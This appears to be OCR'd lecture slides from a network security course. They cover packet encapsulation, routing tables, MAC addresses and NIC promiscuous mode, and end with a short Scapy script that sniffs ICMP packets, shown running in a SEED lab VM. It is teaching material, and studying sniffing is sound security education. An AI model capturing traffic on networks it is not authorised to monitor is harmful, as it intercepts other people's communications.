
There is a lot of stuff that gets added onto our data being send



Address range	Interface (output link)
128.11.52.0 – 128.11.52.255	1
153.90.2.0 – 153.90.2.255	2
153.90.2.87 – 153.90.2.89	3

Routers maintain a table that will forward a packet to the next router based on the packet's destination IP address*


We also need to know which device to send to → IP Address



Devices in a **subnet** share a common prefix for their IP addresses

The Journey of a packet


Packets are **encapsulated** in various protocol layers; each has a **header** and **payload**




Our focus will be on the transport layer (**TCP**/**UDP**) and the network layer (**IP**)


The Journey of a packet

Packets are **encapsulated** in various protocol layers; each has a **header** and **payload**





Our focus will be on the transport layer (**TCP**/**UDP**) and the network layer (**IP**)



WIFI, Fiber optic, Copper
Wire, Birds

*** Many devices are sharing this medium*


Devices connect to a network via a **Network Interface Card** (NIC)

25-6B-78-1D-A0-57

Each NIC as a **Medium Access Control** (MAC) address

Every NIC "hears" all the frames "on the wire" (or "in the air")

NIC checks destination (dst) address of the packet's link layer header



Accept packets that match the NIC's MAC address, "**drop**" other packets

25-6B-78-1D-A0-57 ✓ **41-91-31-CB-F0-BD** ✗

How do we get *all* the network traffic?

Promiscuous Mode

- Frames that are not destined to a given NIC are normally discarded
- When operating in promiscuous mode, the NIC passes every frame received from the network to the kernel
- If a **sniffer** program is registered with the kernel, it will be able to see all the packets


There are **tons** of packets. We don't need all of them…

The interesting ones are **TCP**, **UDP**, **DNS**, ~~HTTPS~~

networks)

Lets start "sniffing" for packets!

Wireshark is the most popular packet sniffing and analysis tool




`pkt_dst == MY_MAC?` ✗✓ or `NIC_MODE == PMODE`

Announcement

If I haven’t responded to a DM/email, please poke me about it

XSS Lab due Monday October 31st @ 11:59 PM

TCP/IP Sniffing/Spoofing Lab due Sunday Nov 6th



Sniffing in Python

sniffer.py

```
#!/usr/bin/python3
from scapy.all import *

def print_pkt(pkt):
    print(pkt.summary())

pkt = sniff(filter ='icmp', prn=print_pkt)
```

*Run our sniffer program (**sudo** is needed)*

```
[10/27/22]seed@VM:~/.../sniff_spoof$ vi sniffer.py
[10/27/22]seed@VM:~/.../sniff_spoof$ sudo python3 sniffer.py
Ether / IP / ICMP 10.0.2.4 > 172.217.14.206 echo-request 0 / Raw
Ether / IP / ICMP 172.217.14.206 > 10.0.2.4 echo-reply 0 / Raw
